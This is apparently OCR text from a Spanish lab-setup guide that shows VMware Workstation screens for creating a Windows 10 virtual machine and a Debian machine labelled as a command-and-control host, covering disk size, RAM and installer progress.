
Dejo 60 GB de tamaño de disco y selecciono la opción Store virtual disk as single file, (disco virtual como un solo archivo)




Aumento memoria RAM a 4GB



Hardware
Device
Summary
Memory
2 GB
Processors
2
New CD/DVD (SATA)
Using file C:\Users\USER\Do...
Network Adapter
NAT
USB Controller
Present
Sound Card
Auto detect
Display
Auto detect
Add...
Remove
Memory
Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.
Memory for this virtual machine:
4096
MB
128 GB
64 GB
32 GB
16 GB
8 GB
4 GB
2 GB
1 GB
512 MB
256 MB
128 MB
64 MB
32 MB
16 MB
8 MB
4 MB
Maximum recommended memory
(Memory swapping may occur beyond this size.)
13.4 GB
Recommended memory
2 GB
Guest OS recommended minimum
2 GB
Close
Help


Windows 10 x64 (2) - VMware Workstation 17 Player (Non-commercial use only)
Player
Setup is starting


Windows 10 x64 (2) - VMware Workstation 17 Player (Non-commercial use only)
Player
Windows Setup
Installing Windows
Status
Copying Windows files
Getting files ready for installation (0%)
Installing features
Installing updates
Finishing up
1 Collecting information
2 Installing Windows




comprobamos el ssh




Máquina Linux (Debian C&C)


Creo nueva MV eligiendo la .iso Debian:




Dejo 30 GB de tamaño de disco y selecciono la opción Store virtual disk as single file, (disco virtual como un solo archivo)


VMware Workstation 17 Player (Non-commercial use only)
Player
Home
Windows 10 x64 (2)
Windows 10 x64
kali-linux-2023.4-vmware-amd64
Debian 12.x 64-bit (4)
Ubuntu20
cape
Welcome to VMware Workstation 17 Player
New Virtual Machine Wizard
Specify Disk Capacity
How large do you want this disk to be?
The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.
Maximum disk size (GB): 30.0
Recommended size for Debian 12.x 64-bit: 20 GB
Store virtual disk as a single file
Split virtual disk into multiple files
Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.
Help
< Back
Next >
Cancel
use only. For commercial use, purchase a license. Buy now.

